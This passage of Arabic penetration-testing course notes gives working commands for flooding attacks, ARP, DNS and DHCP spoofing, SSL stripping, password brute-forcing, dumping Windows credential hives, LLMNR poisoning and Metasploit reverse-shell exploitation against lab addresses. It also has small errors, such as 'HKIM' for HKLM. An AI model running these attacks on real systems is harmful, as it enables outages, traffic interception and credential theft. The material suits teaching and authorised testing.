  - بعض الانظمة قد تقلل من عدد الطلبات او سرعة نقل البيانات للحد من الهجمات (rate limiting) ولتجاوز هذا الامر يمكن تقليل عدد الاتصالات المتزامنة وزيادة مدة الانتظار (timeout)
  - فحص الثغرات على عدة اهداف قد يعيق حركة المرور على الشبكة او يؤدي الى عدم استقرار الانظمة المستهدفة ولتجاوز هذا الامر يمكن تقليل عدد الفحوصات المتزامنة وسرعة الفحص

اكتشاف الثغرات باستخدام Nessus

- يمكن فحص الثغرات في الانظمة والشبكات باستخدام اداة Nessus التي تحتوي على آلاف الثغرات المعروفة (CVEs)
- يستخدم الاصدار المجاني من اداة Nessus في فحص عدد محدد من عناوين IP
- يمكن الحصول على الاصدار الحالي من اداة Nessus من موقعها على الانترنت

```
https://www.tenable.com/downloads/nessus
```

- يمكن تثبيت اداة Nessus على نظام Kali Linux بعد تنزيل الحزمة البرمجية لنظام Linux - Debian

```
kali@kali:~$ cd ~/Downloads
kali@kali:~$ sudo apt install ./Nessus-10.9.6-debian10_amd64.deb
kali@kali:~$ sudo systemctl start nessusd.service
kali@kali:~$ firefox https://localhost:8834 &
```

اكتشاف الثغرات باستخدام nmap

- يمكن استخدام اداة nmap في تنفيذ نص برمجي (NSE script) لفحص الثغرات

```
kali@kali:~$ nmap -p 443 --script ssl-heartbleed 192.168.1.1
```

- يمكن استخدام اداة nmap في فحص المنافذ مع تنفيذ النصوص البرمجية من فئة اكتشاف الثغرات المعروفة

```
kali@kali:~$ nmap -sV -p 80,443 --script vuln 192.168.1.1
```

- عند اضافة نص برمجي جديد الى المجلد /usr/share/nmap/scripts يجب تحديث قاعدة البيانات قبل استخدام اداة nmap في تنفيذ النص البرمجي الجديد

```
kali@kali:~$ sudo nmap --script-updatedb
```

ادوات اخرى لاكتشاف الثغرات

- تستخدم اداة OpenVAS في فحص الثغرات الامنية مثل Nessus وهي مفتوحة المصدر
- يمكن تثبيت اداة OpenVAS على نظام Kali Linux

```
kali@kali:~$ sudo apt install gvm -y
kali@kali:~$ sudo gvm-setup
kali@kali:~$ sudo gvm-check-setup
kali@kali:~$ sudo -u _gvm gvmd --user=admin --new-password=admin
kali@kali:~$ firefox https://localhost:9392 &
```

- تستخدم اداة nikto في فحص الثغرات المعروفة واخطاء الاعدادات على خوادم الويب وهي مفتوحة المصدر

```
kali@kali:~$ nikto -h http://testphp.vulnweb.com
```

ادوات اخرى لاكتشاف الثغرات

- تستخدم اداة nuclei في اكتشاف الثغرات المعروفة واخطاء الاعدادات في تطبيقات الويب باستخدام قوالب (templates) مكتوبة بلغة YAML لتحديد الفحوصات التي يجب تنفيذها
- يمكن تثبيت اداة nuclei على نظام Kali Linux وتحديث القوالب المتوفرة

```
kali@kali:~$ sudo apt install nuclei -y
kali@kali:~$ nuclei -update-templates
```

- تستخدم اداة nuclei في فحص موقع الويب للكشف عن الثغرات باستخدام القوالب المتوفرة وهي مفتوحة المصدر

```
kali@kali:~$ nuclei -u http://testphp.vulnweb.com
```

هجمات الشبكة الشائعة

- هجمات الشبكة (network attacks) هي محاولات خبيثة لاختراق الانظمة او سرقة البيانات او تعطيل الخدمات وتشمل:
  - هجمات الرجل في المنتصف (Man-in-the-Middle): تستخدم التنصت (sniffing) لاعتراض البيانات اثناء انتقالها عبر الشبكة او الخداع (spoofing) لتعديل البيانات مثل عنوان IP او MAC
  - هجمات حجب الخدمة (Denial of Service): تستخدم الاغراق (flooding) بطلبات زائفة لتعطيل عمل الاجهزة او الخدمات
  - هجمات كلمات المرور (Password): تستخدم التخمين (dictionary) او القوة الغاشمة (brute force) لكسر كلمات المرور الضعيفة

التنصت

- تستخدم اداة Wireshark في اعتراض حزم البيانات (packets) وتحليل بروتوكولات الشبكة المختلفة مثل HTTP وDNS

```
kali@kali:~$ sudo wireshark
```

- يمكن تصفية الحزم في اداة Wireshark الرسومية باستخدام العوامل (filters) مثل:

عرض حزم HTTP فقط	http
عرض حزم ICMP فقط (مثل ping)	icmp
عرض الحزم التي تحتوي على عنوان IP	ip.addr
عرض الحزم التي تحتوي على عنوان MAC	eth.addr
عرض الحزم على المنفذ TCP	tcp.port
عرض الحزم على المنفذ UDP	udp.port

التنصت

- يمكن تتبع محتوى المحادثة بين طرفين باستخدام Wireshark مثل جلسة TCP او UDP لاكتشاف كلمات المرور او البيانات الحساسة في البروتوكولات غير المشفرة مثل telnet
  - لعرض حزم telnet فقط، استخدم عوامل التصفية مثل telnet او tcp.port == 23
  - انقر بزر الماوس الايمن على احد حزم telnet في قائمة الحزم المعروضة
  - من القائمة المنسدلة، اختر Follow ثم TCP Stream لعرض محتوى المحادثة بين الطرفين
- تستخدم اداة tcpdump في التقاط وعرض الحزم في الوقت الفعلي دون واجهة رسومية

```
kali@kali:~$ sudo tcpdump -i eth0 -n
```

- يمكن استخدام اداة tcpdump في التقاط حركة المرور على منفذ معين

```
kali@kali:~$ sudo tcpdump -i eth0 -n port 23
```

حجب الخدمة

- تستخدم اداة hping3 في محاكاة هجمات حجب الخدمة (DoS) عبر ارسال عدد هائل من حزم البيانات لاختبار قدرة النظام على التحمل او استجابة جدار الحماية لها
- يمكن استخدام اداة hping3 في تنفيذ هجوم الاغراق من نوع ICMP flood

```
kali@kali:~$ sudo hping3 --icmp --flood 192.168.1.1
```

- يمكن استخدام اداة hping3 في تنفيذ هجوم الاغراق من نوع TCP SYN flood

```
kali@kali:~$ sudo hping3 --syn -p 80 --flood 192.168.1.1
```

- يمكن استخدام اداة hping3 في تنفيذ هجوم الاغراق من نوع UDP flood

```
kali@kali:~$ sudo hping3 --udp -p 53 --flood 192.168.1.1
```

حجب الخدمة

- تستخدم اداة macof في تنفيذ هجوم MAC flooding لاغراق جهاز التبديل (switch) بعناوين MAC مزيفة حتى يمتلئ جدول CAM الذي يربط بين كل منفذ فيزيائي وعنوان MAC ويبدأ الجهاز في ارسال البيانات الى جميع المنافذ مما يسمح بالتجسس على الشبكة

```
kali@kali:~$ sudo macof -i eth0
```

- يمكن استخدام اداة Wireshark او tcpdump على جهاز آخر لمراقبة تأثير الهجوم واذا بدأت حركة المرور بين جهازين بالظهورعلى جميع منافذ جهاز التبديل (يتحول الى hub)

```
kali@kali:~$ sudo tcpdump -i eth0
```

حجب الخدمة

- تستخدم اداة DHCPig في تنفيذ هجوم استنزاف (exhaustion) على خادم DHCP مما يؤدي الى استخدام جميع العناوين المتاحة على الخادم ويمنع الاجهزة الجديدة من الحصول على عناوين IP بشكل تلقائي وتحدث مجاعة (starvation)
- يمكن تثبيت واعداد اداة DHCPig على نظام Kali Linux وهي مكتوبة بلغة بايثون

```
kali@kali:~$ git clone https://github.com/kamorin/DHCPig.git
kali@kali:~$ cd DHCPig
kali@kali:~$ python -m venv venv
kali@kali:~$ source venv/bin/activate
kali@kali:~$ pip install scapy
kali@kali:~$ sudo ./pig.py -c -v3 -l -a -i -o eth0
```

- يمكن استخدام اداة DHCPig في تحرير العناوين قيد الاستخدام على الشبكة المحلية

```
kali@kali:~$ sudo ./pig.py -c -v3 -n -r eth0
```

حجب الخدمة

- تستخدم اداة slowloris في تنفيذ هجوم حجب الخدمة على خوادم الويب عبر انشاء عدد كبير من الاتصالات المفتوحة مع خادم الويب بشكل بطيء ومتكرر مما يؤدي الى عدم قدرة الخادم على التعامل مع الطلبات الجديدة
- يمكن تثبيت واعداد اداة slowloris على نظام Kali Linux وهي مكتوبة بلغة بايثون

```
kali@kali:~$ git clone https://github.com/gkbrk/slowloris.git
kali@kali:~$ cd slowloris
kali@kali:~$ python slowloris.py -v -s 200 192.168.1.1
```

- يمكن فحص تأثير الهجوم على النظام المستهدف باستخدام ادوات مثل netstat او ss

```
kali@kali:~$ netstat -an | grep :80 | wc -l
```

الخداع

- تستخدم اداة arpspoof في تنفيذ هجوم الخداع (spoofing) ضمن هجمات الرجل في المنتصف (MitM) لاعتراض حركة المرور بين جهازين وتعديل جدول ARP
- يتم تنفيذ هجوم ARP spoofing عبر توجيه حركة المرور بين جهازين الى جهاز المهاجم (attacker) مما يسمح له بمراقبة او تزوير البيانات (poisoning)

```
kali@kali:~$ sudo sysctl -w net.ipv4.ip_forward=1
```

- لاعتراض حركة المرور من الهدف (target) الى العبّارة (gateway)

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
```

- لاعتراض حركة المرور من العبّارة (gateway) الى الهدف (target)

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.100
```

الخداع

- تستخدم اداة bettercap في تنفيذ هجمات الرجل في المنتصف مثل ARP spoofing وDNS spoofing بالاضافة الى مراقبة وتحليل حركة المرور في الشبكة
- يمكن تثبيت وتشغيل اداة bettercap على نظام Kali Linux

```
kali@kali:~$ sudo apt install bettercap -y
kali@kali:~$ sudo bettercap -iface eth0
```

- يتم تنفيذ هجوم ARP spoofing باستخدام الاوامر التالية داخل اداة bettercap

```
net.probe on
net.show
help arp.spoof
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.1.100
arp.spoof on
net.sniff on
```

الخداع

- تستخدم اداة bettercap في تنفيذ هجوم DNS spoofing لاعتراض طلبات DNS داخل الشبكة وتزوير استجابة DNS مما يسمح بإعادة توجيه المستخدم الى موقع مزيف

```
kali@kali:~$ sudo sysctl -w net.ipv4.ip_forward=1
kali@kali:~$ sudo bettercap -iface eth0
```

- يتم تنفيذ هجوم DNS spoofing باستخدام الاوامر التالية داخل اداة bettercap

```
net.probe on
set arp.spoof.targets 192.168.1.0/24
arp.spoof on
set http.server.path /var/www/html
set http.server.address 192.168.1.2
http.server on
set dns.spoof.domains example.com, *.example.com
set dns.spoof.address 192.168.1.2
dns.spoof on
net.sniff on
```

الخداع

- تستخدم اداة ettercap في تنفيذ هجوم DHCP spoofing لتشغيل خادم DHCP مزيف (rogue) بهدف توزيع اعدادات الشبكة على الاجهزة مما يسمح باعادة توجيه حركة المرور

```
kali@kali:~$ sudo sysctl -w net.ipv4.ip_forward=1
kali@kali:~$ sudo ettercap -T -q -i eth0 \
-M dhcp:192.168.1.150-200/255.255.255.0/1.1.1.1
```

- يمكن استخدام اداة DHCPig في تنفيذ هجوم DHCP starvation لاستنزاف جميع العناوين المتاحة على خادم DHCP، وبعد نجاح الهجوم يتم تشغيل خادم DHCP مزيف

```
kali@kali:~$ cd DHCPig
kali@kali:~$ sudo ./pig.py eth0
```

الخداع

- تستخدم اداة bettercap في تنفيذ هجوم SSL striping لاعتراض وتحويل الاتصالات المشفرة (HTTPS) الى اتصالات غير مشفرة (HTTP) مما يسمح بالاطلاع على البيانات
- يتم اتمتة هجوم SSL striping عبر انشاء ملف يحتوي على الاوامر التالية:

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.1.100
arp.spoof on
set http.proxy.sslstrip true
http.proxy on
set net.sniff.local true
net.sniff on
```

- ثم تنفيذ الهجوم باستخدام اداة bettercap مع تحديد اسم الملف في الخيار -caplet

```
kali@kali:~$ sudo bettercap -iface eth0 -caplet sslstrip.cap
```

كسر كلمات المرور

- تستخدم اداة hydra في محاولة تسجيل الدخول على مجموعة واسعة من البروتوكولات والخدمات مثل SSH وRDP عن طريق هجمات التخمين (dictionary) او القوة الغاشمة (brute force)
- تستخدم اداة hydra في تنفيذ هجوم التخمين عبر استخدام قائمة من كلمات المرور المحتملة في محاولة تسجيل الدخول على الحساب المستهدف

```
kali@kali:~$ cd /usr/share/wordlists
kali@kali:~$ sudo gunzip rockyou.txt.gz
kali@kali:~$ hydra -l admin -P rockyou.txt ssh://192.168.1.1 -V
```

- تستخدم اداة hydra في تنفيذ هجوم القوة الغاشمة عبر استخدام كل الاحتمالات الممكنة من الاحرف والارقام والرموز الخاصة حتى يتم العثور على كلمة المرور الصحيحة

```
kali@kali:~$ hydra -l admin -x 6:8:aA1 ssh://192.168.1.1 -V
```

كسر كلمات المرور

- تستخدم اداة hydra في محاولة تسجيل الدخول على صفحات الويب عبر بروتوكول HTTP مع تحديد مسار صفحة تسجيل الدخول على الموقع والحقول التي ترسل عبر نموذج POST والنص الذي يظهر بعد فشل محاولة تسجيل الدخول (failure message)

```
kali@kali:~$ hydra -l admin -P rockyou.txt 192.168.1.1 http-post-form \
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V
```

- يمكن استخراج مسار الصفحة وحقول النموذج من اي صفحة تسجيل دخول باستخدام ادوات المطور (Developer tools) في متصفح الويب مثل Firefox او Chrome
  - بعد فتح ادوات المطور في المتصفح، اختر تبويب Network
  - ادخل بيانات تسجيل الدخول ثم ارسل النموذج
  - اختر صفحة تسجيل الدخول لعرض الحقول والقيم التي تم ارسالها في الطلب (request)

كسر كلمات المرور

- تستخدم اداة John the Ripper في كشف كلمات المرور المشفرة او المجزأة (hashes) باستخدام هجمات التخمين (dictionary) او القوة الغاشمة (brute force)
- تستخدم اداة john في كشف كلمات المرور المشفرة عبر استخدام قائمة من كلمات المرور مع تجربة قواعد التعديل الشائعة (rules) لكل كلمة مثل اضافة ارقام او تغيير حالة حرف

```
kali@kali:~$ echo -n test123 | md5sum
kali@kali:~$ echo -n test123 | md5sum | cut -d ' ' -f1 > hash.txt
kali@kali:~$ john --wordlist /usr/share/wordlists/rockyou.txt \
--rules --format=raw-md5 hash.txt
kali@kali:~$ john --show --format=raw-md5 hash.txt
```

- تساعد اداة hashid في التعرف على نوع خوارزمية التجزئة التي تدعمها اداة john

```
kali@kali:~$ cat hash.txt | hashid -j
```

كسر كلمات المرور

- تستخدم اداة hashcat في كشف كلمات المرور المشفرة باستخدام هجمات التخمين او القوة الغاشمة او مزيج من هجمات مختلفة وتدعم العديد من خوارزميات التجزئة مثل MD5 وSHA1 وتعد من اسرع ادوات كسر كلمات المرور (cracking) لانها تعتمد على GPU
- تستخدم اداة hashcat في كشف كلمات المرور المشفرة مع تحديد نوع الهجوم في الخيار a– ونوع خوارزمية التجزئة في الخيار m– وملف قواعد التعديل لكل كلمة في الخيار r-

```
kali@kali:~$ echo -n test123 | md5sum | cut -d ' ' -f1 > hash.txt
kali@kali:~$ hashcat -a 0 -m 0 -r /usr/share/hashcat/rules/best64.rule \
hash.txt /usr/share/wordlists/rockyou.txt
kali@kali:~$ hashcat -m 0 hash.txt --show
```

- تساعد اداة hashid في التعرف على نوع خوارزمية التجزئة التي تدعمها اداة hashcat

```
kali@kali:~$ cat hash.txt | hashid -m
```

كسر كلمات المرور

- تستخدم اداة impacket-secretsdump في استخراج كلمات المرور المشفرة من نظام Windows مثل تجزئة NTLM
- تعتمد اداة impacket-secretsdump على ملفات النظام مثل SAM وSYSTEM لاستخراج بيانات المصادقة من الملفات (يتطلب تشغيل PowerShell كمسؤول)

```
PS net user user1 Password123 /add
PS reg save HKLM\SAM sam.hive
PS reg save HKIM\SYSTEM system.hive
```

- تستخدم اداة scp في نسخ الملفات من Windows الى Kali Linux عبر خدمة SSH

```
kali@kali:~$ sudo service ssh start
```

```
PS scp sam.hive system.hive kali@192.168.1.2:~
```

كسر كلمات المرور

- يمكن استخدام اداة impacket-secretsdump في استخراج كلمات المرور المشفرة من ملفات SAM وSYSTEM

```
kali@kali:~$ impacket-secretsdump -sam sam.hive -system system.hive \
LOCAL > hashes.txt
```

- يمكن استخدام اداة hashcat في كشف كلمات المرور المشفرة باستخدام تجزئة NTLMv1

```
kali@kali:~$ hashcat -m 1000 -r /usr/share/hashcat/rules/best64.rule \
hashes.txt /usr/share/wordlists/rockyou.txt
kali@kali:~$ hashcat -m 1000 hashes.txt --show
```

كسر كلمات المرور

- تستخدم اداة responder في تنفيذ هجمات الخداع (spoofing) في بيئة Windows بهدف اعتراض بيانات المصادقة باستخدام تجزئة NTLM
- تستخدم اداة responder في تزوير (poisoning) بروتوكولات LLMNR/NBT-NS التي يلجأ اليها نظام Windows عندما يفشل في تحويل اسماء الاجهزة عبر خدمة DNS مما يؤدي الى اعتراض بيانات المصادقة مثل اسم المستخدم وكلمة المرور المشفرة

```
kali@kali:~$ sudo responder -I eth0 -v
```

- يبدأ الهجوم عندما يحاول المستخدم الاتصال باسم خادم غير موجود على الشبكة المحلية

```
PS net view \\win-server
```

- يمكن استخدام اداة hashcat في كشف كلمة المرور المشفرة باستخدام تجزئة NTLMv2

```
kali@kali:~$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

استغلال الثغرات

- الاستغلال (Exploitation) هو استخدام ثغرة او نقطة ضعف في النظام او التطبيق بهدف الوصول الى النظام لتنفيذ الاوامر عن بعد (RCE) او تصعيد الامتيازات
- تحتوي قاعدة بيانات Exploit-DB على آلاف الاستغلالات (exploits) والتقارير الخاصة بالثغرات

```
https://www.exploit-db.com
```

- تستخدم أطر الاستغلال (exploitation frameworks) مثل Cobalt Strike وMetasploit في توفير مجموعة متنوعة من الاستغلالات مع امكانية البحث عنها وتسهيل استخدامها وتقييم الوصول الى النظام بعد الاستغلال (post-exploitation)

استغلال الثغرات

- تستخدم اداة searchsploit في البحث عن الاستغلالات في قاعدة بيانات Exploit-DB محليا دون الاتصال بالانترنت
- يمكن استخدام اداة searchsploit بعد تحديث النسخة المحلية من Exploit-DB

```
kali@kali:~$ searchsploit -u
```

- تستخدم اداة searchsploit في البحث عن الاستغلالات في انظمة التشغيل او التطبيقات

```
kali@kali:~$ searchsploit Apache 2.2.8
```

- تستخدم اداة searchsploit في البحث عن الاستغلالات المتعلقة باحد الثغرات المعروفة

```
kali@kali:~$ searchsploit --cve CVE-2011-2523
```

استغلال الثغرات

- تستخدم اداة Metasploit في استغلال الثغرات وتنفيذ الهجمات وهي مفتوحة المصدر
- تأتي اداة Metasploit مثبتة بشكل مسبق على نظام Kali Linux وتحتاج الى قاعدة بيانات لتخزين نتائج الفحص والاستغلال

```
kali@kali:~$ sudo msfdb init
```

- يمكن الوصول الى سطر الاوامر التفاعلي في اداة Metasploit مع او بدون قاعدة بيانات

```
kali@kali:~$ sudo msfconsole
```

- يتم البحث عن الاستغلالات باستخدام الامر search داخل اداة Metasploit

```
search postgres type:exploit platform:linux
```

- يتم اختيار احد الاستغلالات باستخدام الامر use

```
use exploit/linux/postgres/postgres_payload
```

استغلال الثغرات

- يتم عرض الخيارات المتاحة باستخدام الامر show

```
show options
```

- يتم تعيين عنوان الجهاز المستهدف باستخدام الامر set

```
set RHOSTS 192.168.1.100
```

- يتم تعيين عنوان الجهاز المحلي باستخدام الامر set

```
set LHOST 192.168.1.2
```

- يتم عرض الحمولات المتوافقة مع الاستغلال باستخدام الامر show

```
show payloads
```

- يتم تعيين الحمولة التي تنفذ بعد نجاح الاستغلال باستخدام الامر set

```
set PAYLOAD linux/x86/shell/reverse_tcp
```

استغلال الثغرات

- يتم تنفيذ الاستغلال باستخدام الامر run او exploit

```
run
```

- يتم الخروج من الاستغلال باستخدام الامر back

```
back
```

- انواع الحمولات في اداة Metasploit
  - حمولة وصول اولي (shell) توفر سطر اوامر لتنفيذ اوامر النظام فقط مثل cmd في ويندوز وbash في لينكس
  - حمولة وصول متقدم (meterpreter) توفر سطر اوامر تفاعلي مع ميزات اضافية مثل رفع ملفات وتسجيل لقطة شاشة

هجمات تطبيقات الويب

- تعد هجمات تطبيقات الويب (web application attacks) من اكثر الهجمات شيوعا لان نقاط الضعف في تطبيقات الويب يمكن اكتشافها واستغلالها عبر الانترنت دون الحاجة الى الاتصال المباشر مع الشبكة المحلية او الوصول اليها عن بعد
- طرق اختبار تطبيقات الويب:
  - الصندوق الابيض (white-box): يوفر معلومات مسبقة عن التطبيق المستهدف مثل كود المصدر والتصميم والتقنيات المستخدمة في التطبيق
  - الصندوق الاسود (black-box): لا يوفر اي معلومات مسبقة عن التطبيق المستهدف مما يتطلب من مختبر الاختراق جمع اكبر قدر ممكن من المعلومات
  - الصندوق الرمادي (grey-box): يزود مختبر الاختراق بمعلومات محدودة عن التطبيق مثل بيانات وطرق المصادقة

قائمة OWASP

- قائمة OWASP Top 10 تضم اهم 10 مخاطر أمنية في تطبيقات الويب ويتم تحديثها دوريا
- ابرز البنود في اصدار 2025 (التحديث الاخير)
  - تجاوز القيود (Broken Access Control)
  - التشفير الضعيف (Cryptographic Failures)
  - حقن الاوامر (Injection)
  - التصميم غير الآمن (Insecure Design)
  - الاعدادات الخاطئة (Security Misconfiguration)
  - المكونات القديمة (Vulnerable and Outdated Components)
  - المصادقة الضعيفة (Identification and Authentication Failures)
  - البرمجيات غير الموثوقة (Software and Data Integrity Failures)
  - غياب تسجيل الاحداث (Security Logging and Monitoring Failures)
  - سوء ادارة كلمات المرور (Secrets Management Failures)

هجمات تطبيقات الويب الشائعة

- تتعرض تطبيقات الويب الى العديد من الهجمات بسبب اخطاء البرمجة او اعدادات الخادم غير الآمنة او الاعتماد على المكتبات والادوات الخارجية
- هجمات تطبيقات الويب هي محاولات لاستغلال نقاط الضعف في المواقع او التطبيقات بهدف سرقة البيانات او اختراق الحسابات او السيطرة على النظام وتشمل:
  - اجتياز المجلدات (Directory Traversal)
  - ادراج الملفات (File Inclusion)
  - رفع الملفات (File Upload)
  - حقن اوامر النظام (OS Command Injection)
  - حقن اوامر SQL (SQL Injection)
  - حقن النصوص البرمجية (Cross-Site Scripting)